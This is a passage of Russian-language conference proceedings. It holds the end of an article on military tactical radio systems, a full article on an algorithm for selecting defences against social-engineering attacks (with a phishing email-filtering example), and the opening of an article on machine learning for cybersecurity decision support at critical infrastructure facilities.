Кроме того, тактические радиосистемы часто оснащаются пользовательскими интерфейсами, позволяющими военнослужащим эффективно взаимодействовать с устройствами. Эти интерфейсы могут варьироваться от простых элементов управления для выбора канала до более продвинутых функций для управления шифрованием. В целом компоненты тактических радиосистем работают слаженно, обеспечивая военнослужащих надёжной инфраструктурой связи, необходимой для успешного выполнения задач в сложных оперативных условиях [2].

Интеграция с другими военными технологиями. Интеграция с другими военными технологиями является ключевым аспектом расширения возможностей тактических радиосистем. Одной из ключевых интеграций является интеграция с GPS и системами позиционирования, которая позволяет военным точно отслеживать местоположение и ориентироваться на местности. Такая интеграция обеспечивает бесперебойную связь и точное понимание ситуации.

Кроме того, сетевые возможности играют ключевую роль в интеграции тактических радиосистем с другими военными технологиями. Благодаря взаимодействию с существующими военными сетями связи эти

системы могут слаженно работать в рамках более широкой инфраструктуры командования и управления, обеспечивая бесперебойный обмен информацией и координацию между подразделениями.

Такая интеграция способствует синергии между тактическими радиосистемами и дополнительными технологиями, повышая общую эффективность военных операций. Используя взаимосвязь различных военных систем, военнослужащие могут улучшить коммуникацию, обмениваться данными в режиме реального времени и синхронизировать тактические действия, что в конечном итоге повышает успешность выполнения задач и эффективность операций.

По сути, интеграция тактических радиосистем с различными военными технологиями формирует комплексную экосистему, которая предоставляет военнослужащим передовые возможности, обеспечивая бесперебойную совместную работу и эффективность на поле боя. Эта взаимосвязанная сеть систем отражает меняющуюся динамику современных боевых действий, где интегрированные технологии в совокупности позволяют военнослужащим добиваться тактического превосходства и успешно выполнять поставленные задачи.

GPS и системы позиционирования. GPS и системы определения местоположения играют решающую роль в расширении возможностей тактических радиосистем, используемых бойцами. Эти системы используют спутниковые технологии для предоставления точных данных о местоположении, позволяя войскам с высокой точностью определять свое местоположение на поле боя. Благодаря интеграции технологии GPS в тактические радиостанции бойцы могут ориентироваться на незнакомой местности, координировать движения и более эффективно выполнять задачи.

Бесшовная интеграция GPS в тактические радиосистемы повышает ситуационную осведомленность, позволяя командирам принимать обоснованные решения на основе данных о местоположении своих подразделений в режиме реального времени. Кроме того, точная информация о местоположении позволяет военнослужащим устанавливать надёжные каналы связи и поддерживать соединение даже в сложных условиях. Это обеспечивает успех операции за счёт быстрого и скоординированного реагирования на динамичные угрозы на поле боя.

Кроме того, использование GPS и систем позиционирования позволяет военнослужащим создавать защищённые сети связи на больших расстояниях, что способствует координации действий между подразделениями и повышает общую эффективность выполнения задач. Эти передовые системы не только предоставляют данные о местоположении, но и поддерживают такие функции, как планирование маршрута, отслеживание активов и обнаружение целей, что ещё больше оптимизирует связь на поле боя и повышает эффективность выполнения задач. В целом интеграция технологии GPS в тактические радиосистемы значительно расширяет коммуникационные и оперативные возможности военнослужащих в современных условиях ведения боевых действий.

Сетевые возможности тактических радиосистем. Тактические радиосистемы обеспечивают не только связь, но и расширенные сетевые функции, позволяющие интеграцию в военные операции. Эти возможности обеспечивают надёжную связь на больших расстояниях и повышают эффективность взаимодействия в критических ситуациях [3].

Системы поддерживают безопасный обмен данными в реальном времени, что способствует оперативной координации, своевременному реагированию на угрозы и поддержанию боевого преимущества. Они включают не только голосовую связь, но и защищённую передачу данных с использованием современных сетевых протоколов. Интеграция сетевых возможностей повышает надёжность коммуникаций, защищает секретную информацию и усиливает общую эффективность операций. Бесперебойное соединение помогает военным быстро адаптироваться и точно выполнять задачи в динамичной боевой обстановке.

Подготовка и эксплуатация в полевых условиях. Перед развертыванием в боевых условиях тактические радиосистемы проходят техническое тестирование и проверку на работоспособность. Военнослужащие обучаются настройке, эксплуатации и устранению неполадок, что обеспечивает высокую готовность систем.

Технические бригады отвечают за оперативное обслуживание и ремонт, снижая время простоя в критические моменты. Регулярные проверки, профилактическое обслуживание и наличие переносных комплектов для ремонта позволяют поддерживать бесперебойную связь.

Полевое развертывание требует грамотного размещения радиостанций для максимального покрытия. Постоянный мониторинг состояния систем и подготовленность персонала позволяют сохранять устойчивую связь и оперативное превосходство даже в сложной обстановке.

Надёжность тактических радиосистем в экстремальных условиях. Тактические радиосистемы должны сохранять работоспособность в суровых климатических и боевых условиях — от засушливых пустынь до влажных джунглей и снежных регионов. Они подвергаются воздействию влаги, пыли, вибраций, экстремальных температур и механических нагрузок, что требует высокой прочности и устойчивости к внешним факторам.

Для обеспечения долговечности применяются усиленные корпуса, водонепроницаемые уплотнения, антикоррозионные материалы и стандарты MIL-STD. Радиостанции проходят тестирование на выносливость, включая воздействие высоты, вибрации и агрессивных сред. Современные модели оснащаются усиленными антеннами, улучшенными батареями и адаптивными технологиями охлаждения и защиты компонентов.

Надёжность в полевых условиях обеспечивает стабильную связь, критичную для успешного выполнения миссий. Использование прочного оборудования повышает устойчивость армейских коммуникаций и позволяет эффективно действовать даже при отказе традиционных каналов связи.

Решения по адаптации к изменению климата. Тактические радиосистемы должны эффективно функционировать в условиях экстремального климата — от жары и холода до дождя, пыли и влажности. Для этого используются прочные всепогодные корпуса, устойчивые к температурным перепадам, а также герметичные соединения и антикоррозийные материалы, защищающие оборудование от влаги, пыли и ультрафиолетового излучения.

В конструкции применяются технологии терморегулирования, предотвращающие перегрев и обеспечивающие стабильную работу при любой погоде. Такие климатически адаптированные решения значительно повышают надёжность и срок службы радиосистем, что критически важно для обеспечения связи в условиях, с которыми сталкиваются военнослужащие в полевых операциях.

Будущие тенденции в развитии тактических радиосистем. Развитие тактических радиосистем направлено на создание интеллектуальных и адаптивных средств связи нового поколения. Интеграция искусственного интеллекта (ИИ) позволяет системам автоматически подстраиваться под быстро меняющуюся обстановку, оптимизировать использование радиочастотного спектра, ускорять передачу данных и совершенствовать протоколы шифрования для повышения безопасности связи.

Параллельно с этим миниатюризация компонентов и повышение мобильности делают оборудование более компактным и удобным для солдат, снижая нагрузку и позволяя легко интегрировать радиосистемы с другими боевыми платформами. Эти технологические улучшения способствуют созданию более синхронизированной и взаимосвязанной среды на поле боя.

Всё это отражает стремление к созданию комплексных, интеллектуальных и надёжных коммуникационных решений, обеспечивающих устойчивую связь и высокую ситуационную осведомлённость. В будущем тактические радиосистемы станут неотъемлемым элементом цифрового поля боя, обеспечивая военным стратегическое преимущество в самых сложных условиях.

Миниатюризация тактических радиосистем стала важным фактором, существенно повлиявшим на эффективность военных операций. Благодаря уменьшению размеров и веса оборудования военнослужащие могут легко переносить средства связи, не жертвуя при этом функциональностью. Это повышает манёвренность, снижает физическую нагрузку и даёт возможность оперативно реагировать в полевых условиях.

Современные компактные радиостанции включают миниатюрные антенны, энергоэффективные процессоры и аккумуляторы с длительным сроком службы. Их размеры позволяют интегрировать системы в личное снаряжение, транспортные средства и дроны. Это обеспечивает надёжную связь в любых точках, независимо от особенностей ландшафта или характера миссии.

Кроме того, миниатюризация сопровождается улучшением функциональных характеристик: увеличенное время автономной работы, усовершенствованное шифрование и поддержка нескольких протоколов связи. Эти портативные устройства обеспечивают защищённую и устойчивую связь, необходимую для координации действий в критических условиях, тем самым значительно повышая общую эффективность выполнения боевых задач.

Мониторинг и логирование. Регулярная проверка логов помогает выявлять случаи изменения данных.

Криптографические подписи и контрольные суммы высокоэффективны в обнаружении и предотвращении модификации данных. Протоколы TLS и DTLS обеспечивают защиту, но требуют вычислительных ресурсов и поддерживаются не всеми IoT-устройствами.

Уязвимости в беспроводной передаче данных. Данные уязвимости связаны с использованием беспроводных протоколов, таких как Wi-Fi, Bluetooth, Zigbee, которые могут быть недостаточно защищены. Эти уязвимости часто эксплуатируют слабое шифрование или недостатки протоколов, что делает возможным перехват данных и атакующие действия на беспроводные соединения. Так как беспроводная передача данных является основой для взаимодействия в IoT, нарушения безопасности на этом уровне могут поставить под угрозу целую сеть устройств.

Вывод. Надёжная связь — критически важный элемент современной армии. Тактические радиосистемы позволяют военнослужащим координировать действия, быстро реагировать на угрозы и поддерживать постоянный контакт с командованием. Это напрямую влияет на успешность операций и безопасность личного состава.

Современные радиосистемы используют передовые технологии, такие как скачкообразная перестройка частоты, шифрование и интеграция с GPS и ИИ. Эти функции повышают устойчивость к помехам, обеспечивают безопасность передачи данных и улучшают осведомлённость бойцов о ситуации на поле боя.

Миниатюризация и повышенная мобильность позволяют использовать системы в самых разных условиях. Лёгкое и компактное оборудование удобно для переноски, установки в технику или интеграции с другими средствами, что обеспечивает гибкость и высокую адаптивность на местности.

Заключение. Эволюция тактических радиосистем направлена на создание более надёжных, защищённых и интеллектуальных средств связи. Постоянное развитие этих технологий позволяет вооружённым силам повышать боеспособность, уверенно действовать в сложных ситуациях и сохранять оперативное преимущество.

СПИСОК ЛИТЕРАТУРЫ

1. Технический радиоконцентратор инструкция по эксплуатации ВМСН 465245 001ИЭ
2. Интернет статья «Comprehensive Guide to Tactical Radio Systems: Advancements and Applications» <https://militarysphere.com/tactical-radio-systems/> (дата обращения: 21.08.2025).
3. FM 6-02.53 — Tactical Radio Operations, Department of the Army, U.S. Army Field Manual, 2009.

УДК 004.056.5

**АЛГОРИТМ ВЫБОРА МЕР ЗАЩИТЫ ПРОТИВ КИБЕРАТАК С ПРИМЕНЕНИЕМ
МЕТОДОВ СОЦИАЛЬНОЙ ИНЖЕНЕРИИ****Кюнер Андрей Павлович, Чечулин Андрей Алексеевич**

Санкт-Петербургский Федеральный исследовательский центр Российской академии наук

14-я линия ВО, 39, Санкт-Петербург, 199178, Россия

e-mails: kunerandrey@mail.ru, andreych@bk.ru

Аннотация. Целью разработки данной научной статьи является необходимость изучения методов защиты от негативного воздействия социальной инженерии. В статье представлен алгоритм выбора и применения средств защиты информации, предназначенных для предотвращения угрозы, исходящей от социо-инженерных атак. Приводится описание механизмов формальных и неформальных средств защиты данных, направленных на предотвращение или минимизацию риска осуществления кибератак, направленных на сотрудников организаций. Алгоритм описывает принимаемые на различных стадиях атаки меры, направленные на противодействие нарушителю информационной безопасности, улучшению механизмов обеспечения защищенности канала передачи данных, повышению устойчивости пользователя перед подобного рода атаками.

Ключевые слова: социальная инженерия; противодействие кибератакам; алгоритм защиты; фишинг; информационная безопасность; мошенничество.

**ALGORITHM FOR SELECTING MEASURES AGAINST SOCIAL ENGINEERING
METHODS OF CYBERATTACKS****Kyuner Andrey, Chechulin Andrey**

St. Petersburg Federal Research Center of the Russian Academy of Sciences

39 14th Line VO, St. Petersburg, 199178, Russia

e-mails: kunerandrey@mail.ru, andreych@bk.ru

Abstract. The purpose of this article is to design security mechanisms against negative impacts caused by the use of social engineering methods by information security violators. The article represents an algorithm for selecting and applying information security tools designed to prevent threats from social engineering attacks. This article also describes the mechanisms of formal and informal data protection tools aimed at preventing or minimizing the risk of cyberattacks against employees of companies. The algorithm describes the measures taken at various stages of an attack aimed at counteracting the intruder, upgrading the mechanisms for ensuring the protection of the data transmission channel, and increasing the user's resistance to such threats.

Keywords: social engineering; defense algorithm; cyberattacks countermeasures; phishing; information security; scamming.

Введение. Применение злоумышленниками методов социальной инженерии является эффективным инструментом для нарушения информационной безопасности. Человек, являясь составной частью информационной системы, также, как аппаратное и программное обеспечение нуждается в средствах защиты информации (СЗИ). Социо-инженерные атаки по праву принято считать методом преодоления системы обеспечения информационной безопасности по ряду причин: человеческий фактор является слабым звеном в любой системе обработки информации, сбор сведений о человеке происходит значительно проще ввиду наличия публикаций о нем в открытых источниках и утечках персональных данных, при этом злоумышленнику не требуются глубокие знания в сфере информационных технологий.

Разработка мер против социо-инженерных атак, а именно СЗИ имеет два направления: формальные и неформальные [1]. В частности, при внедрении защитных мер в организациях основную роль выполняют программно-аппаратные и организационные средства. К организационным мерам защиты можно отнести диверсификацию информации и перечня допущенных к ее обработке лиц (персональные данные, коммерческая тайна, и другие сведения конфиденциального характера), повышение осведомленности сотрудников путем проведения киберучений, инструктажей, разработки инструкций и по информационной безопасности, целенаправленное обучение сотрудников. К программно-аппаратным средствам можно отнести средства фильтрации электронных писем почтового сервера, правила разграничения доступа в информационных системах.

Существующие подходы к обеспечению защиты от социальной инженерии заключаются в повышении устойчивости пользователей путем повышения осведомленности, совершенствования программных СЗИ, анализа социально-психологического портрета потенциальных жертв. Не учитываются следующие факты: пользователи умышленно распространяют информацию о себе на различных ресурсах, злоумышленники в приоритете пользуются утечками персональных данных, по различным причинам мероприятия по повышению осведомленности не обеспечивают желаемого результата, модель нарушителя строится согласно руководящих документов и без анализа реальных атак, СЗИ не модернизируются на основании состоявшихся атак, подразделения по информационной безопасности ограниченно применяются против злоумышленника.

Обзор научных работ. Ниже представлены работы, в которых рассматривается подход, включающий нестандартные решения, отличные от усиления программных СЗИ пользователя и мероприятий по обучению персонала. В научной работе Alharthi [2] разработка методов защиты от социальной инженерии фокусируется на

рассмотрении защитных механизмов в зависимости от цели атаки (персонал, данные, программное и аппаратное обеспечение, телекоммуникационные сети) путем применения организационных мер и повышения осведомленности сотрудников. В статье Воробьевой А.А. [3] подчеркивается важность сбора данных об атаках, выявления шаблонов атак, определения первопричин. Информационный ресурс securitylab в качестве механизмов защиты информации и пользователей предлагает повышение зрелости центров мониторинга и реагирования, а также повышение осведомленности пользователей путем анализа техник социо-инженерных атак злоумышленника [4].

С учетом вышеперечисленного на рис. 1 представлен алгоритм выбора средств защиты сотрудников предприятия от социо-инженерных атак, исходными данными которого являются результаты мониторинга и выявленные параметры потенциальных жертв [5].




Рис. 1. Алгоритм выбора средств защиты от социо-инженерных атак.

Описание основных этапов алгоритма. Алгоритм мониторинга подразумевает последовательность действий специалистов по информационной безопасности (в частности центров мониторинга и реагирования) по выявлению предпосылок, а при необходимости ликвидации последствий социо-инженерной атаки. Включает в себя процесс активного и пассивного сбора сведений о нарушителе, источниках сведений о сотрудниках, методах реализации угрозы, а также способы выявления связанных с социальной инженерией инцидентов информационной безопасности. Алгоритм поиска целей определяет группы вероятных объектов для атаки из числа сотрудников в зависимости от их уровня доступа к конфиденциальной информации, устойчивости к атакам, автобиографической информации. К типовым стадиям социо-инженерной атаки можно отнести: подготовку, построение доверия, выполнение действий, завершение [6].

Следующим шагом необходимо определить основные этапы социо-инженерной атаки, для которых можно реализовать дополнительные механизмы защиты: от возникновения предпосылок до сокрытия следов. Любая социо-инженерная атака осуществляется с использованием физического контакта или дистанционным способом, следовательно, необходимо выделить потенциальные каналы связи между злоумышленником и жертвой. Если встроенные средства защиты позволяют избежать установления контакта или реализацию угрозы, то этап выбора СЗИ завершается.

При необходимости внедрения дополнительных мер в соответствии с критериями проводится обзор возможных инструментов защиты в зависимости от стоимости, вероятности выявления атак, сложности в реализации и др. При невозможности внедрения технических мер основные усилия должны сосредоточиться на организационных, таких как инструктажи, внутренние регламенты (то, что является «последней линией защиты» и предлагается большинством информационных источников) [7]. Завершающим этапом является тестирование внедряемых мер защиты на реальных социо-инженерных атаках и поддержание в рабочем состоянии.

Порядок применения данного алгоритма может быть описан на примере средств защиты корпоративной электронной почты при условии, что почтовый сервер располагается во внутренней сети организации [8].

1. На рабочих местах пользователей отсутствует замкнутая программная среда и белый список интернет-адресов, которые защищают от реализации социо-инженерной атаки, а также не могут быть установлены все обновления безопасности, позволяющие закрыть уязвимости в программном обеспечении, следовательно, необходимо принять меры по защите данных на предыдущих этапах.

2. При рассмотрении жизненного цикла социо-инженерной атаки выбирается этап получения хранящегося на сервере электронного письма пользователем (установления контакта). Хранящиеся на почтовом сервере электронные письма не представляют угрозы системе до их открытия. Подробный анализ служебных заголовков сообщения позволяет отсеять значительную долю нежелательных писем.

3. Встроенные средства защиты сервера электронной почты не позволяют с высокой точностью определить фишинг. Критериями выбора дополнительных мер защиты является низкая стоимость и простота технической реализации инструмента.

4. В качестве инструмента защиты выбирается написание программного кода автоматической проверки даты создания доменов отправителей писем, вложенных ссылок и фильтр по ключевым словам. Метод эффективен против атак при условии, что злоумышленники арендуют почтовые серверы на короткий срок и не используют скомпрометированные учетные записи. Для более глубокого анализа отправителя требуются дополнительные инструменты (поведенческого) анализа.

5. Внедрение организационных мер, таких как инструктаж пользователей, требуется для противодействия другим векторам атак или в дополнение к существующим техническим мерам и переносится.

6. Завершающим этапом является внедрение выбранных защитных механизмов в систему информационной безопасности организации и последующее отслеживание работоспособности данного механизма и модернизация при необходимости.

Заключение. В статье представлен подход к выбору дополнительных мер защиты информации в существующей системе информационной безопасности предприятия, направленных на противодействие атакам методами социальной инженерии. Основное внимание в данной работе акцентировано на повышении квалификации сотрудников подразделения информационной безопасности в целях принятия решения о выборе подходящих СЗИ и перенаправлении риска осуществления атаки с пользователя на подготовленного специалиста [9]. Эффективность данного подхода зависит от объема и достоверности сведений, полученных в ходе мониторинга, точности прогноза потенциальных векторов атак, фактических критериев выбора СЗИ. В предложенном выше подходе задача построения «последней линии защиты», в которую входит процесс обучения пользователя и оснащения средствами защиты, является второстепенной задачей. При оптимальном распределении обязанностей и задач подразделений по информационной безопасности, а также умелой кадровой политики, такие проблемы, как недостаточное финансирование, отсутствие должного внимания руководства вопросам информационной безопасности, необходимость разработки обучающих методик, нежелание сотрудников соблюдать требования безопасности становятся менее критичны.

СПИСОК ЛИТЕРАТУРЫ

1. Методы и средства обеспечения безопасности информации [Электронный ресурс]. URL: <https://intuit.ru/studies/courses/3609/851/lecture/31660?page=3> (дата обращения 29.07.2025).
2. Alharthi, Dalal & Regan, Amelia. Social Engineering Defense Mechanisms: A Taxonomy and a Survey of Employees' Awareness Level. 2020. Pp. 521-541. 10.1007/978-3-030-52249-0_35.
3. Воробьева А.А. Методика анализа инцидентов социальной инженерии / А.А. Воробьева, Е.А. Воробьева // Журнал высоких гуманитарных технологий. 2025. № 1(8). С. 60-73.
4. Киберугроза № 1, или как бороться с социальной инженерией [Электронный ресурс]. URL: <https://www.securitylab.ru/analytics/500877.php> (дата обращения 29.07.2025).
5. Кюннер А.П. Особенности противодействия методам социальной инженерии специалистами по информационной безопасности в рамках центров мониторинга и реагирования // Информатизация и связь. 2025. № 2. С. 97-101. DOI 10.34219/2078-8320-2025-16-2-97-101.
6. Исследование механизмов социальной инженерии и анализ методов противодействия / В.Ю. Евлевский, М.М. Путятю, А.С. Макарян, И.В. Володин // Электронный сетевой политематический журнал Научные труды КубГТУ. 2021. № 2. С. 57-68.
7. Наумова К.Д., Радигин В.Ю. Исследование основных методов противодействия атакам, основанным на методах социальной инженерии, на предмет их эффективности и применимости к современной ситуации в РФ // Инновационные механизмы управления цифровой и региональной экономикой. Материалы V Международной студенческой научной конференции. Москва, 2023. С. 145-158.
8. Солодяников А. В. Методы защиты от атак методами социальной инженерии / А. В. Солодяников, В. В. Сухостат, Л. С. Антонова // Региональная информатика и информационная безопасность : сборник научных трудов, Санкт-Петербург, 01–03 ноября 2017 года. Вып. 3, 2017. СПб. : СПОИСУ. С. 206-210.
9. Новикова Е.Ф., Хализев В.Н. Разработка модели угроз для объектов критической информационной инфраструктуры с учетом методов социальной инженерии // Прикаспийский журнал: управление и высокие технологии, № 4 (48). Краснодар. 2019. С. 127-135. DOI: 10.21672/2074-1707.2019.48.4.

УДК 004.056

**АЛГОРИТМ МАШИННОГО ОБУЧЕНИЯ СРЕДСТВ ПОДДЕРЖКИ РЕШЕНИЙ
ИНТЕЛЛЕКТУАЛЬНЫХ СИСТЕМ УПРАВЛЕНИЯ БЕЗОПАСНОСТЬЮ ОБЪЕКТОВ
КРИТИЧЕСКОЙ ИНФОРМАЦИОННОЙ ИНФРАСТРУКТУРЫ**

Липатников Валерий Алексеевич¹, Шевченко Александр Александрович², Мелехов Кирилл Витальевич¹

¹ Военная академия связи им. Маршала Советского Союза С.М. Буденного
Тихорецкий пр., 3, Санкт-Петербург, 194064, Россия

² Санкт-Петербургский государственный университет телекоммуникаций им. проф. М. А. Бонч-Бруевича
Большевикова пр., 22, корп. 1, Санкт-Петербург, 193232, Россия
e-mails: lipatnikovanl@mail.ru, alex_pavel1991@mail.ru, kirill_melehov@bk.ru

Аннотация. В статье рассматривается алгоритм машинного обучения для средств поддержки решений в интеллектуальных системах управления кибербезопасностью объектов критической информационной инфраструктуры. Предложенный подход направлен на повышение эффективности обнаружения, классификации и реагирования на киберугрозы в реальном времени за счет применения современных методов искусственного интеллекта и анализа больших данных. Особое внимание уделяется адаптивности алгоритма к динамически изменяющимся угрозам, минимизации ложных срабатываний и интеграции с существующими системами защиты.

Ключевые слова: машинное обучение; интеллектуальные системы управления; безопасность; критическая информационная инфраструктура.

**A MACHINE LEARNING ALGORITHM FOR SUPPORTING SOLUTIONS FOR INTELLIGENT
CYBERSECURITY MANAGEMENT SYSTEMS FOR CRITICAL INFORMATION
INFRASTRUCTURE FACILITIES**

Lipatnikov Valery¹, Shevchenko Alexander², Melekhov Kirill¹

¹ The Military Academy of Telecommunications, named after Marshal of the Soviet Union S. M. Budyonny
3 Tikhoretsky Av, St. Petersburg, 194064, Russia

² The Bonch-Bruевич Saint Petersburg State University of Telecommunications
22 Bolshevikov Av, bldg 1, St. Petersburg, 193232, Russia
e-mails: lipatnikovanl@mail.ru, alex_pavel1991@mail.ru, kirill_melehov@bk.ru

Abstract. The article discusses a machine learning algorithm for decision support tools in intelligent cybersecurity management systems for critical information infrastructure facilities. The proposed approach is aimed at improving the effectiveness of detecting, classifying and responding to cyber threats in real time through the use of modern artificial intelligence methods and big data analysis. Special attention is paid to the adaptability of the algorithm to dynamically changing threats, minimizing false alarms and integrating with existing protection systems.

Keywords: machine learning; intelligent control systems; security; critical information infrastructure.

Введение. Современные объекты критической информационной инфраструктуры (КИИ) — энергетические системы, транспортные сети, финансовые институты и государственные информационные системы — являются ключевыми элементами национальной безопасности. Их уязвимость к киберугрозам, включая целевые атаки (APT), эксплойты нулевого дня (zero-day) и другие, требует внедрения интеллектуальных систем управления кибербезопасностью (ИСУКБ), способных адаптироваться к динамично изменяющемуся ландшафту угроз.

Традиционные методы управления безопасностью, основанные на сигнатурном анализе и правилах, демонстрируют низкую эффективность против сложных и постоянно модернизирующихся многоэтапных атак (МЭА). Средства поддержки принятия решений (СППР) в ИСУКБ предназначены для автоматизации анализа угроз, снижения нагрузки на администраторов безопасности, а также повышения эффективности защиты объектов КИИ. Ключевыми функциями которых являются:

- автоматизация обработки киберугроз (анализ больших объёмов данных в реальном времени (сетевой трафик, логи SIEM, события IDS/IPS);
- выявление сложных атак (APT, zero-day, инсайдерские угрозы), которые трудно обнаружить вручную; снижение нагрузки на Security Operations Center (SOC) за счёт фильтрации ложных срабатываний);
- поддержка принятия решений (ранжирование угроз по критичности (CVSS, потенциальный ущерб); рекомендации по реагированию (блокировка IP, изоляция сегмента сети, патч-менеджмент, прогнозирование атак на основе анализа трендов);
- повышение скорости и точности реагирования (сокращение времени реакции (с часов до секунд) за счёт ML-аналитики, интеграция с Security Orchestration, Automation, and Response (SOAR) для автоматического запуска сценариев реагирования при наличии SIEM, адаптация к новым угрозам через непрерывное дообучение моделей);
- обеспечение соответствия регуляторным требованиям (генерация отчётов, документирование инцидентов, контроль выполнения политик безопасности) [1].

В этой связи машинное обучение (МО) становится критически важным инструментом для улучшения СППР ИСУКБ объектов КИИ.

Машинное обучение (Machine Learning, ML) — это область искусственного интеллекта (ИИ), которая занимается разработкой статистических моделей и алгоритмов. МО помогает средствам вычислительной техники (СВТ) обучаться на основе данных, без специально программирования. Вместо того чтобы следовать жестким правилам и инструкциям, СВТ с помощью МО находят закономерности в больших массивах данных, прогнозируют события и принимают решения, опираясь на свой «опыт». Алгоритмы МО используют градиенты функции потерь относительно входных данных, чтобы определить минимальные изменения, которые максимизируют ошибку. Однако его эффективность зависит от качества данных, выбранной модели и интеграции с существующими системами.

Ключевыми особенностями алгоритмов МО являются:

1. Самообучение. В отличие от традиционных алгоритмов (где правила жестко прописаны), МО-алгоритмы адаптируются на основе входных данных.

2. Три основных типа обучения: с учителем (supervised learning), без учителя (unsupervised learning), с подкреплением (reinforcement learning).

3. Глубокое обучение (deep learning) [2].

При этом внедрение МО в ИСУКБ объектов КИИ на различных этапах сталкивается с рядом проблем и рисков, такими как:

1. Проблемы качества и доступности данных, что в себя включает: дефицит размеченных данных

2. по редким типам атак (МЭА, zero-day), дисбаланс классов приводит к переобучению, конфиденциальность реальных данных КИИ в соответствии требованиями руководящих документов, изменение характеристик трафика со временем требует постоянного переобучения моделей.

3. Ограничения алгоритмов МО (интерпретируемость (XAI), уязвимость к атакам, вычислительная сложность DL-моделей при обработке сетевого трафика в режиме реального времени).

4. Системные и организационные проблемы, такие как: интеграция с legacy-инфраструктурой, ложные срабатывания, нехватка специалистов в данной сфере деятельности.

5. Правовые и этические риски (ответственность за автономные решения, смещение моделей).

Вышеперечисленные проблемы и риски подчеркивают необходимость строгого контроля при разработке и применении технологий ИИ, а именно МО.

В связи с вышеперечисленными задачами, связанные с использованием алгоритмов МО для СППР ИСУКБ объектов КИИ являются актуальными.

В [3] предложен подход к проектированию системы автоматического оценивания эксплойтов, в основе которого лежит обучение модели для классификации исходных кодов эксплойтов по оценкам связанных уязвимостей методами глубокого обучения. Предложена оригинальная разметка набора данных в соответствии с показателями CVSS применяемых в эксплойтах уязвимостей. Обучено 9 моделей на базе CodeBERT с использованием 3 вариантов выделения классов при разметке набора данных и разным пороговым значением примеров в классе. При этом полученные результаты применялись только для приоритизации обнаруженных атак при принятии решений о необходимости реагирования, без их прогнозирования.

В [4] рассматриваются вопросы выявления аномалий в сетевом трафике путем оценки его свойства самоподобия в реальном масштабе времени или близком к реальному, а обнаружение МЭА и их классификация осуществляются с применением гибридной нейронной сети, в основе построения которой базируются ячейки LSTM. При этом не рассмотрен ряд существенных ограничений, особенно критичных при использовании LSTM для обработки временных последовательностей в целях защиты объектов критической информационной инфраструктуры.

В [5] разработана концепция интегрированной автоматизированной системы управления эксплуатацией автотранспорта, основанная на использовании комплекса интеллектуальных подсистем, включающих нейросетевые классификаторы, алгоритмы МО, элементы ИИ. Вопросы, рассмотренные в работе, ограничены анализом рисков кибербезопасности, не затронуты обнаружение вторжений нарушителя и прогнозирования его действий.

Целью исследования является повышение эффективности СППР ИСУКБ объектов КИИ. Задачей исследования является разработка алгоритма МО СППР ИСУКБ.

Для выполнения поставленной задачи необходимо создание моделей МО [6]. Создание моделей МО — это сложный и многогранный процесс, который требует систематического подхода для достижения необходимых результатов. На рис. 1 представлены несколько ключевых этапов процесса, каждый из которых играет важную роль в успешном функционировании модели.




Рис. 1. Этапы создания модели машинного обучения

Первый этап начинается с определения задачи и постановки целей, где осуществляется: идентификация критических угроз (DDoS, APT, инсайдерские атаки и т.д.), выбор типа задачи (классификация, аномалии, прогнозирование), критерии эффективности (точность, F1-score, ложные срабатывания, задержка реакции) [7]. Реализуется моделирование атак на компоненты машинного обучения.

